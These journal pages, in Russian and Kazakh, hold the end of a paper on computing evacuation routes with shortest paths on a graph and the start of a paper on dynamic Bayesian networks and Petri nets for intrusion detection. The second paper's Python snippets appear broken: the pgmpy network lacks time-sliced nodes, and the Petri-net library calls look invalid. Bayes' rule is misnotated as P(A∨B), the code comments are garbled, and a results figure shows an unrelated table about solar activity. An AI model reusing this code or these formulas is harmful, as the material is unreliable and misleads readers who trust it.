


Рис. 4 - Вид экрана с отображением полученного графа

Для построения оптимальных путей эвакуации применим теорию графов [4-6].

На основе имеющейся информации построим граф с вершинами

$V_i, i = \overline{1, N}$, где $N = N_k + N_l + N_v$ - общее количество объектов.

На основе информации о связях между объектами определяется матрица связей $M_{ij}, i, j = \overline{1, N}$.

Далее для всех кабинетов строится матрица кратчайших путей до всех объектов $Dl_{ij}, i = \overline{1, N}, j = \overline{1, N}$. Здесь i - номер кабинета, j - номер объекта.

Ниже приводится содержимое файла Result.txt

KolEtj=2 KolKab=5 KolLes=3 KolVix=2 KolVer=10

Для каждого кабинета i определяется выход i_j из условия минимума расстояния от кабинета до выхода:

$$\min Dl_{ij}$$

Далее от выбранного выхода до рассматриваемого кабинета восстанавливается кратчайший путь.

Программа помещает результаты численных расчетов в текстовый файл. Результаты численных расчетов отображаются в виде графа [7-8].

Во время работы программы выводится исследуемый граф (Рисунок 4).

Kabinet

Kab=1 Etaj=1 Ludi=3
 Kab=2 Etaj=1 Ludi=4
 Kab=3 Etaj=2 Ludi=2
 Kab=4 Etaj=2 Ludi=5
 Kab=5 Etaj=2 Ludi=7

Lestnizi

Lest=1 Etaj=1
 Lest=2 Etaj=1
 Lest=3 Etaj=1

Vixod

Vixod=1
 Vixod=2
 Etaj=1 Ludi=7
 Etaj=2 Ludi=14

razmer= 465 369

1 1 1 2 100 1 9
 2 1 2 2 50 1 10
 3 2 1 2 60 2 9
 4 2 2 2 65 2 10
 5 3 1 1 10 3 6
 6 3 2 1 20 3 7
 7 4 1 1 55 4 6
 8 4 2 1 30 4 7
 9 4 3 1 60 4 8
 10 5 1 1 42 5 6
 11 5 3 1 25 5 8
 12 1 1 4 20 6 9
 13 1 2 4 15 6 10
 14 2 1 4 35 7 9
 15 2 2 4 70 7 10
 16 3 1 4 15 8 9
 17 3 2 4 5 8 10

Rast

str=1 0 0 0 0 0 0 0 0 100 50
 str=2 0 0 0 0 0 0 0 0 60 65
 str=3 0 0 0 0 0 10 20 0 0 0
 str=4 0 0 0 0 0 55 30 60 0 0
 str=5 0 0 0 0 0 42 0 25 0 0
 str=6 0 0 0 0 0 0 0 0 20 15
 str=7 0 0 0 0 0 0 0 0 35 70
 str=8 0 0 0 0 0 0 0 0 15 5
 str=9 0 0 0 0 0 0 0 0 0 0
 str=10 0 0 0 0 0 0 0 0 0 0

zickl = 1

DL = 0 10000 10000 10000 10000 10000 10000 10000 10000 100 50

Min ot kab 1 do vixoda 2 = 50

1 -> 10

zickl = 2

DL = 10000 0 10000 10000 10000 10000 10000 10000 10000 60 65

Min ot kab 2 do vixoda 1 = 60

2 -> 9

```

zikl = 3
DL = 10000 10000 0 10000 10000 10 20 10000 30 25
Min ot kab 3 do vixoda 2 = 25
3 -> 6 -> 10
zikl = 4
DL = 10000 10000 10000 0 10000 55 30 60 65 65
Min ot kab 4 do vixoda 1 = 65
4 -> 7 -> 9
zikl = 5
DL = 10000 10000 10000 10000 0 42 10000 25 40 30
Min ot kab 5 do vixoda 2 = 30
5 -> 8 -> 10

```

Выводы. В статье предложено математическое и программное обеспечение, позволяющее в реальном масштабе времени определять оптимальные маршруты для эвакуации людей из здания.

Возможности программы продемонстрированы на модельной задаче. В дальнейшем предполагается включить полученные результаты в программно-аппаратный комплекс, обеспечивающей оператив-

ный контроль здания и своевременное оповещение сотрудников о возникновении чрезвычайной ситуации [9-10].

Работа выполнена за счет средств НИИ математики и механики при КазНУ имени аль-Фараби и грантового финансирования научных исследований на 2023-2025 годы по проекту AP19678157.

Литература

1. Астапенко В.М., Кошмаров Ю.А., Молчадский И.С., Шевляков А.Н. Термогазодинамика пожаров в помещениях. - М.: Стройиздат.-1988.- 448 с. (in Russ).
2. Колодяжный С.А. Прогнозирование времени блокирования путей эвакуации опасными факторами пожара в многофункциональных центрах // Авт.доктор.дисс. спец. 05.26.03.- 2017.- 48 с. (in Russ).
3. Акперов Р.Г. Экспериментально-теоретический подход к расчету времени блокирования путей эвакуации токсичными продуктами горения при пожаре в производственных зданиях гидроэлектростанций // Авт.канд.дисс. спец. 05.26.03. 2018. -28 с. (in Russ)
4. Кормен Т.Х., Лейзерсон Ч.И., Ривест Р.Л., Штайн К. Алгоритмы. Построение и анализ (3-е издание). - М.: Издательский дом «Вильямс».- 2013. (in Russ).
5. Intelligent Buildings: Design, Management & Operation / edited by Derek Clements-Croome. - London: Thomas Telford Publishing, 2004. -408 p. (in Eng).
6. Бурегулов А.Д., Мазаков Т.Ж., Зиятбекова Г.З., Саметова А.А., Джолдасова Б.У. Применение интеллектуальных систем пожарной безопасности в умных городах // Вестник КазУТБ. - Нур-Султан/-2023. -№ 2(19). - стр. 7-20. (in Russ).
7. Платт Ч. Электроника: логические микросхемы, усилители и датчики для начинающих. - СПб.: БХВ-Петербург.-2015.- 448 с. (in Russ)
8. Майника Э. Алгоритмы оптимизации на сетях и графах. -М.: Мир.- 1981. (in Russ)
9. Nacci, A.A., Balaji, B., Spoletini, P., Gupta, R., Sciuto, D., & Agarwal, Y. Building Depot 2.0: An integrated management system for building analysis and control. Building Services Engineering Research and Technology-2016. - 37(6). -pp. 675-693. (in Eng)
10. Balaji, B., & Agarwal, Y. Building OS: a system for building analysis and control. - ACM Transactions on Cyber-Physical Systems.-2016.-1(1).-pp. 1-28. (in Eng)

References

1. Astapenko V.M., Koshmarov Ju.A., Molchadskij I.S., Shevljakov A.N. Termogazodinamika

- pozharov v pomeshhenijah. - M.: Strojizdat.-1988.- 448 s. (in Russ).
- 2.Kolodjazhnyj S.A. Prognozirovanie vremeni blokirovaniya putej jevakuacii opasnymi faktorami pozhara v mnogofunkcional'nyh centrakh // Avt.doktor.diss. spec. 05.26.03.-2017. -48 s. (in Russ).
- 3.Akperov R.G. Jeksperimental'no-teoreticheskij podhod k raschetu vremeni blokirovaniya putej jevakuacii toksichnymi produktami gorenija pri pozhare v proizvodstvennyh zdaniyah gidrojelektrostantsij // Avt.kand.diss. spec. 05.26.03.-2018.-28 s. (in Russ).
- 4.Kormen T.H., Lejzerson Ch.I., Rivest R.L., Shtajn K. Algoritmy. Postroenie i analiz (3-e izdanie). - M.: Izdatel'skij dom «Vil'jams».-2013. (in Russ).
- 5.Intelligent Buildings: Design, Management & Operation / edited by Derek Clements-Croome. - London: Thomas Telford Publishing.-2004.- 408 p. (in Eng).
- 8.Majnika Je. Algoritmy optimizacii na setjah i grafah. - M.: Mir.-1981. (in Russ).
- 9.Nacci, A.A., Balaji, B., Spoletini, P., Gupta, R., Sciuto, D., & Agarwal, Y. Building Depot 2.0: An integrated management system for building analysis and control. Building Services Engineering Research and Technology, 2016. -37(6).-pp. 675-693. (in Eng).
- 10.Balaji, B., & Agarwal, Y. Building OS: a system for building analysis and control. - ACM Transactions on Cyber-Physical Systems.-2016. -1(1). -pp. 1-28. (in Eng).

Сведения об авторах

- 1.МазакOV Т.Ж. - доктор физико-математических наук, профессор Казахского национального университета имени аль-Фараби, e-mail: tmazakov@mail.ru;
- 2.Бурегулов А.Д. - докторант КазНУ имени аль-Фараби, e-mail: dizel_kz@bk.ru;
- 3.Джомартова Ш.А. - доктор технических наук, доцент Казахского национального университета имени аль-Фараби, e-mail: jomartova@mail.ru;
- 4.МазакOVA А.Т. - докторант Казахского национального университета имени аль-Фараби, e-mail: aigerym97@mail.ru;
- 5.Саметова А.А. - докторант КазНУ имени аль-Фараби; старший преподаватель Алматинского университета энергетики и связи имени Гумарбека Даукеева, e-mail: sametova_aygerim@mail.ru;
- 6.Досаналиева А.Т. - докторант Алматинского университета энергетики и связи имени Гумарбека Даукеева, старший преподаватель Алматинского технологического университета, e-mail: a.dosanalieva@turan-edu.kz.

Information about the authors

- 1.Mazakov T.Zh.-Al-Farabi Kazakh National University, Doctor of Physical and mathematical sciences, professor, Almaty, Kazakhstan, e-mail: tmazakov@mail.ru;
- 2.Burgegulov A.D.- doctoral student at Al-Farabi Kazakh National University, e-mail: dizel_kz@bk.ru;
- 3.Jomartova Sh.A.- Al-Farabi Kazakh National University, doctor of technical sciences, ass.professor, Almaty, Kazakhstan, e-mail: jomartova@mail.ru;
- 4.Mazakova A.T.- doctoral student at Al-Farabi Kazakh National University, Almaty, Kazakhstan, e-mail: aigerym97@mail.ru;
- 5.Sametova A.A.-doctoral student at Al-Farabi Kazakh National University; Senior Lecturer, Gumarbek Daukeev Almaty University of Power Engineering and Communications, e-mail: sametova_aygerim@mail.ru;
- 6.Dossanalieva A.T. Doctoral student at Gumarbek Daukeev Almaty University of Energy and Communications; Senior Lecturer, Almaty Technological University, e-mail: a.dosanalieva@turan-edu.kz.

ДИНАМИКАЛЫҚ БАЙЕС ЖЕЛІЛЕРІН ҚОЛДАНА ОТЫРЫП ЫҚТИМАЛДЫҚ МОДЕЛЬДІ ЗЕРТТЕУ

Г.З. Зиятбекова^{1*}, Р.Е. Сағдатова¹, Д.К. Даркенбаев¹, А.Д. Майлыбаева², Д.С. Абдукадыров³,
Н.Ж. Бейсенбаев¹

¹әл-Фараби атындағы Қазақ ұлттық университеті, Алматы, Қазақстан,

²Халел Досмұхамедов атындағы Атырау университеті, Атырау, Қазақстан,

³«Тұран» университеті, Алматы, Қазақстан,

e-mail: ziyatbekova@mail.ru

Бұл зерттеуде басып кіруді анықтау жүйелерінің мүмкіндіктерін жақсарту үшін динамикалық Байес желілері негізінде құрылған әртүрлі ықтималдық модельдер қарастырылады. Желіге рұқсатсыз енуді көрсететін ықтималдық модель үлгілеріне баса назар аударылады. Зерттеу желілік шабуылдардың әртүрлі сәттерін анықтау үшін динамикалық Байес желілерінің әртүрлі типтерінің өнімділігін талдауды қамтиды. Алынған нәтижелер желіге енуді анықтау жүйелерінің сенімділігін арттыра отырып, ақпараттық қауіпсіздік саласына құнды үлес бола алады.

Түйін сөздер: Байес желісі, киберқауіпсіздік, желілік қауіп, шабуыл.

ИССЛЕДОВАНИЕ ВЕРОЯТНОСТНЫХ МОДЕЛЕЙ НА ОСНОВЕ ПРИМЕНЕНИЯ ДИНАМИЧЕСКИХ БАЙЕСОВСКИХ СЕТЕЙ

Г.З. Зиятбекова^{1*}, Р.Е.Сағдатова¹, Д.К. Даркенбаев¹, А.Д. Майлыбаева²,
Д.С. Абдукадыров³, Н.Ж. Бейсенбаев¹

¹Казахский национальный университет имени аль-Фараби, Алматы, Казахстан,

²Атырауский университет имени Х. Досмұхамедова, Атырау, Казахстан,

³Университет "Туран", Алматы, Казахстан,

e-mail: ziyatbekova@mail.ru

В рамках данного исследования рассматриваются различные вероятностные модели, базирующиеся на динамических байесовских сетях с целью улучшения способности систем обнаружения вторжений. Акцент делается на выявлении аномальных паттернов, которые могут свидетельствовать о возможных сетевых вторжениях. Исследование включает в себя анализ эффективности различных типов динамических байесовских сетей в контексте обнаружения различных категорий сетевых атак. Полученные результаты могут быть ценным вкладом в область обеспечения информационной безопасности, повышая надежность систем обнаружения сетевых вторжений.

Ключевые слова: Байесовская сеть, кибербезопасность, сетевая угроза, атака.

STUDY OF PROBABILISTIC MODELS BASED ON THE APPLICATION OF DYNAMIC BAYESIAN NETWORKS

G.Z. Ziyatbekova^{1*}, R.Y. Sagdatova¹, D.K. Darkenbayev¹, A.D. Mailybayeva²,
D.S. Abdukadyrov³, N.Zh. Beisenbayev¹

¹Al-Farabi Kazakh National University, Almaty, Kazakhstan,

²Khalel Dosmukhamedov Atyrau University, Atyrau, Kazakhstan,

³Turan University, Almaty, Kazakhstan,

e-mail: ziyatbekova@mail.ru

This study examines various probabilistic models based on dynamic Bayesian networks to improve the ability of intrusion detection systems. The emphasis is on identifying anomalous patterns that may indicate possible network intrusions. The research involves analyzing the performance of different types of dynamic Bayesian networks in the context of detecting different categories of network attacks. The results obtained can be a valuable contribution to the field of information security, increasing the reliability of network intrusion detection systems.

Keywords: Bayesian network, cybersecurity, network threat, attack.

Кіріспе. Компьютерлік жүйелер үшін қорғаныс құралдарының дамуы шабуылдаушылар тарапынан жаңа ену әдістерін қолданумен және компьютерлік жүйелердегі осалдықтарды пайдаланудың жаңа түрлерінің пайда болуымен қатар дамуда. Жыл сайын шабуылдардың жаңа түрлерін жүзеге асыратын зиянды бағдарламалардың саны артып келеді. Желілік шабуылдарды анықтау әдістерін талдау желілер мен желілік жүйелерді қорғау саласындағы оңтайлы бағыт болып табылады.

Кибершабуылдарды анықтау - шабуылды азайтудың кең таралған әдісі. Бұл желіде шабуыл үлгісінің немесе бұзылымның болуы туралы хабарлау үшін аномальді қосылымға жауап беруді қамтиды. Кибершабуылдарды анықтаудың негізгі тәсілдерінің бірі интрузияны анықтау екені белгілі. Желі қорғанысына икемді болатын, яғни адаптивті интрузияны анықтау дегеніміз оның қолтанбасын анықтау процесі немесе қосылымдардың үздіксіз ағынындағы шабуылдарды анықтаумен бірдей [1].

Ақпараттық қауіпсіздік инциденттерін анықтаудың ықтималды әдісі - Байес желісін құру. Байес желілері белгісіздік пен күрделілік мәселелерін шешу үшін ықтималдықтар теориясы мен графиктер теориясының салаларын біріктіретін машиналық оқытудың барлық түрлерінің маңызды бөлігін құрайды. Динамикалық Байес желілері желіге рұқсатсыз енуді анықтау саласында желілік трафиктің динамикасын есепке алуға және өзгеретін қауіптерге бейімделуге мүмкіндік беретін желі түрі болып табылады. Олар бір уақыттағы ықтималдықтардың таралуын ықшам түрде көрсетуге мүмкіндік беретін графикалық ықтималдық модельдердің бірі бақыланатын оқиғалардың пайда болуын қамтиды [2].

Байес желілерінің артықшылығы олардың адамдар үшін салыстырмалы интуитивтілігі, өйткені бір уақытта бірнеше оқиғалардың пайда болуының нәтижесінде орын алатын ықтималдық үлестіріміне қарағанда оқиғалар мен жергілікті ықтималдық үлестірімдері арасындағы тікелей байланыстарды түсіну оңайырақ болып табылады.

Материалдар мен әдістер. Динамикалық Байес желілеріне негізделген (DBN) желі енуін анықтау

үшін құрылған ықтималдық модельдерін пайдалану қиынға соғады және барлық сценарийлер үшін әмбебап стандартты алгоритмдер жоқ. Дегенмен, зерттеушілер мен инженерлер желіге енуді анықтау үшін DBN қолданатын әртүрлі әдістер мен модельдерді әзірлеуде.

Динамикалық Байес желілерін пайдалана отырып рұқсатсыз енуді анықтау алгоритмдерінің мысалдарына тоқталайық.

1) Аномалияларды анықтауға арналған динамикалық Байес желілері:

- қалыпты жүйе әрекетін модельдеу үшін DBN пайдаланады;
- аномалиялар ағымдағы жағдайды күтілетін жағдаймен салыстыру арқылы анықталады.

2) Желі қауіпсіздігі үшін арнайы DBN үлгілері:

- желілік белсенділіктің сипаттамаларын және ену түрлерін ескеретін нақты DBN үлгілерін жасау;
- белгілі желілік қауіпсіздік сценарийлеріне үлгілерді бейімдеу.

3) Басқа машиналық оқыту әдістерімен интеграция:

- интрузияны анықтау дәлдігін жақсарту үшін DBN-ді кластерлеу немесе жіктеу әдістері сияқты машиналық оқытудың басқа алгоритмдерімен біріктіру.

4) Уақыт қатарларын пайдалану:

- желі әрекетіндегі уақыт қатарын талдау үшін DBN көмегімен оқиғалар арасындағы уақытқа тәуелділікті есепке алу.

5) Байес сүзгілері:

- желінің құрылымын өзгерту негізінде адаптивті интрузияны анықтау үшін Байес сүзгілерін қолдану.

6) Үлкен деректермен жұмыс:

- үлкен көлемдегі мәліметтерді тиімді өңдей алатын және желілік белсенділіктің динамикасына бейімделетін алгоритмдерді әзірлеу.

7) Мамандандырылған DBN архитектуралары:

- өзгермелі модельдер сияқты енуді анықтау үшін оңтайландырылған DBN архитектурасын зерттеу

және әзірлеу.

Алгоритмді таңдау және бейімдеу желінің нақты талаптары мен сипаттамаларына, сондай-ақ, анықтағыңыз келетін ену түрлеріне байланысты екенін ескеру маңызды. DBN көмегімен басып кіруді анықтау жүйесін әзірлеу кезінде нақты жағдайыңыз үшін, ең жақсы тәсілді анықтау үшін ауқымды зерттеулер мен сынақтарды жүргізу ұсынылады [3].

Нәтижелер және талқылау. Байес желілері - бірнеше айнымалылар мен осы айнымалылардың арасындағы Байес ықтималдық тәуелділіктерін қамтитын графикалық ықтималдық моделі (кейде графикалық ықтималдық үлгісі деп те аталады). Бұл желі ықтималдықты болжау және тәуекелді бағалау мәселелерін шешу үшін пайдаланылатын тиімді математикалық қуатты құрал [4].

Байес желісін құру формуласы:

$$P(A \vee B) = \frac{P(B|A) \cdot P(A)}{P(B)} \quad (1)$$


мұнда $P(A \vee B)$ – оқиғасы болған жағдайда А оқиғасының болу ықтималдығы, $P(B|A)$ – А оқиғасы болған жағдайда В оқиғасының болу ықтималдығы, ал $P(A)$ және $P(B)$ – сәйкесінше А және В оқиғаларының ықтималдығы [5].

Бірлескен ықтималдық былай есептеледі:

$$P(X_1, X_2, \dots, X_n) = \prod_{i=1}^n P(X_i | P\alpha(X_i)) \quad (2)$$

X_1, X_2, \dots, X_n - ағымдағы уақыттағы айнымалылар.

Түйіндер, қосылымдар мен (2) айнымалылар Байес желісін құрады және құрылымдық спецификация деп аталады. DBN-ды жобалау үшін Netica және Hugin редакторлары қолданылды (1-сурет).




1-сурет - Байес желісінің мысалы

Егер шыңдар айнымалылар тізбегінен құралса, онда Байес желісі динамикалық деп аталады. Динамикалық Байес желісі - уақыт бойынша айнымалылар арасындағы ықтималдық қатынастарды модельдеу үшін қолданылатын статистикалық модель [6].

Динамикалық Байес желілерін (DBN) пайдаланып желілік шабуылдарды анықтауға арналған желі құрылымы арнайы талаптарға, желі әрекетінің сипатына және анықтағыңыз келетін ену түрлеріне байланысты болады. Интрузияны анықтаудың стандартты әдістері қазіргі уақытта деректерге және модельге бағытталған тәсілдерге бөлінеді. Біріншісі сандық

айырмашылықтарды талдау арқылы деректерді анықтауға бағытталған [7]. Интрузияны анықтау алгоритмін ұсыну үшін динамикалық ықтималды Байес желісіне Петри графикалық моделін (2-сурет) қосу арқылы Байес-Петри ықтималды желісін қолданамыз. Байес желісі мен Петри желісі жүйелерді сипаттау әрі талдау үшін қолданылатын екі түрлі модель екені белгілі. Олардың мақсаты мен қолданбалары әртүрлі, бірақ жүйелердегі интрузияны анықтау сияқты күрделі мәселелерді шешу үшін біріктірілуі мүмкін. Оларды пайдалану аномалияны анықтаудың жан-жақты және тиімді әдісін қамтамасыз ете алады.



2-сурет - Петри моделі

Динамикалық Байес желісі мен Петри желісі арасындағы өзара әрекеттесуді ескере отырып келесі формуланы қолданамыз [8]:

$$Pr \left\{ \begin{array}{l} Ds \int Sp(\pi) \\ \left\{ \begin{array}{l} V_a : \\ Dc : \\ F : \\ F_0 : \end{array} \right. \end{array} \right. \left\{ \begin{array}{l} S^0, \dots, S^0, O^0, \dots, O^T \\ P(S^0 \dots S^t O^0 \dots O^T | \pi) \\ = P(S^0 O^0) * \prod_{t=1}^T [P(S^t | S^{t-1}) * P(O^t | S^t)] \end{array} \right.$$

$$Qu : \left\{ \begin{array}{l} P(S^{t+k} | O^0 \dots O^t) \\ (k = 0 \equiv Filtering) \\ (k > 0 \equiv Prediction) \\ (k < 0 \equiv Smoothing) \end{array} \right. :$$

Динамикалық модель және алдыңғы сәттегі күйді бағалау арқылы фазалық күйді болжауға болады:

$$\sum_{S^{t-1}} [P(S^t | S^{t-1}) * P(S^{t-1} | O^0 \dots O^{t-1})]$$

Динамикалық Байес желісін Петри желісімен біріктіру екі модельдің өзара әрекеттесуін мұқият қарастыруды және жүйенің дұрыс жұмыс істеуін, сондай-ақ, оларды талдауды қамтамасыз ету үшін сәйкес интеграция әзірлеуді талап етеді [9]. Бұл үлгіні жасау үшін *pgmpy* және *PetriNet* кітапханалары бар Python сияқты Bayesian және Petri желілерімен жұмыс істеуге арналған арнайы құралдарды пайдаланамыз:

1) Динамикалық Байес желісін құру алгоритмі:

```

1 from pgmpy.models import DynamicBayesianNetwork as DBN
2 from pgmpy.factors.discrete import TabularCPD
3
4 # DBN үйілген жасау
5 dbn = DBN()
6
7 # Айнымалылар мен оларды әйітуелділіктерін қанытау
8 dbn.add_edges_from([
9     ('Connection', 'DataTransfer'),
10    ('DataTransfer', 'AnomalyDetection')
11 ])
12 # Айнымалылар үшін қытималды ікестелерін қанытау
13 cpd_connection = TabularCPD(variable='Connection', variable_card=2,
    values=[[0.8], [0.2]])
    
```

```

14 cpd_data_transfer = TabularCPD(variable='DataTransfer', variable_card=2,
15                               values=[[0.9, 0.6], [0.1, 0.4]],
16                               evidence=['Connection'], evidence_card=[2])
17 cpd_anomaly_detection = TabularCPD(variable='AnomalyDetection', variable_card=2,
18                                   values=[[0.95, 0.8], [0.05, 0.2]],
19                                   evidence=['DataTransfer'], evidence_card=[2])
20
21 # DBN үйілгсне ққытималды ікестелерн қосу
22 dbn.add_cpds(cpd_connection, cpd_data_transfer, cpd_anomaly_detection)

```

2) Петри торлы (SP) моделін құру алгоритмі:

```

1 from PetriNet import PetriNet
2 sp = PetriNet()
3 # Орындар мен ауысуларды қанытау
4 sp.add_place('NormalState')
5 sp.add_place('AnomalyState')
6 sp.add_transition('DetectAnomaly')
7
8 # Өітпел матрицаны қанытау
9 transition_matrix = {
10     'DetectAnomaly': {'NormalState': 1, 'AnomalyState': 1}
11 }
12 sp.add_transition_matrix(transition_matrix)

```


3) Интеграция:

```

1 # Интеграция мысалы: SP ііішндег ауысуларды іске қосу үішн DBN ііішндег үкй
   қапаратын пайдалану
2 from pgmpy.inference import DBNInference
3
4 # DBN-ден айнымалы үікйлерд алу (олар қкездейсо әмндер болса)
5 evidence = {'Connection': 1, 'DataTransfer': 1}
6
7 # DBN-ге қорытынды жасау үішн DBNInference нысанын алу
8 dbn_inference = DBNInference(dbn)
9
10 # үкй ққытималдытарын алу үішн қорытынды жасау
11 query_variables = ['Connection', 'DataTransfer', 'AnomalyDetection']
12 result = dbn_inference.query(evidence=evidence, variables=query_variables)
13
14 # әіНтижен SP-де ауысуларды ібелсендру үішн пайдалану
15 if result['AnomalyDetection'][1] > 0.5:
16     #Егер аномалияны қанытау ққытималды ішект әмннен ржоары болса
17     sp.fire_transition('DetectAnomaly')

```


Байес-Петри моделін толық құрған соң, интрузияны анықтау диаграммасын енгіземіз (3-сурет).




Байестік шабуыл диаграммасы Петри желісін қолдану алгоритмі

3-сурет - Интрузияны анықтау жүйесі

Келесі 4-6-суреттерде интрузияны анықтау мәндері Netice бағдарламасының нәтижелері жүйесі түрінде ұсынылған:



4-сурет - Модельдеу және болжау



5-сурет - Сенімді оқыту желісін әзірлеу

Level_of_Destruction Table (in Bayes net bayesian_net_START)

Node: Level_of_Destruction

Chance: [v] % Probability: [v]

Apply OK Reset Close

Solar_Activity	Lag's_Factor	Activity of N...	Invested Funds	Few	Average	Catastrop...
Yes	Yes	No	In Full	50	40	10
Yes	No	Yes	Few	20	40	40
Yes	No	Yes	Average	40	30	30
Yes	No	Yes	In Full	55	35	10
Yes	No	No	Few	35	35	30
Yes	No	No	Average	45	40	15
Yes	No	No	In Full	50	42	8
No	Yes	Yes	Few	32	35	33
No	Yes	Yes	Average	42	38	20
No	Yes	Yes	In Full	52	40	8
No	Yes	No	Few	38	42	20

6-сурет - Алғашқы өңдеу қорытындылары

Осылайша, интрузияны анықтауға арналған ықтималды динамикалық Байес негізіндегі Петри торлы желісі интрузияларды анықтау және жүйе қауіпсіздігі саласындағы әртүрлі мәселелерге сәтті қолданылуы мүмкін оңтайлы тәсіл екені анықталды.

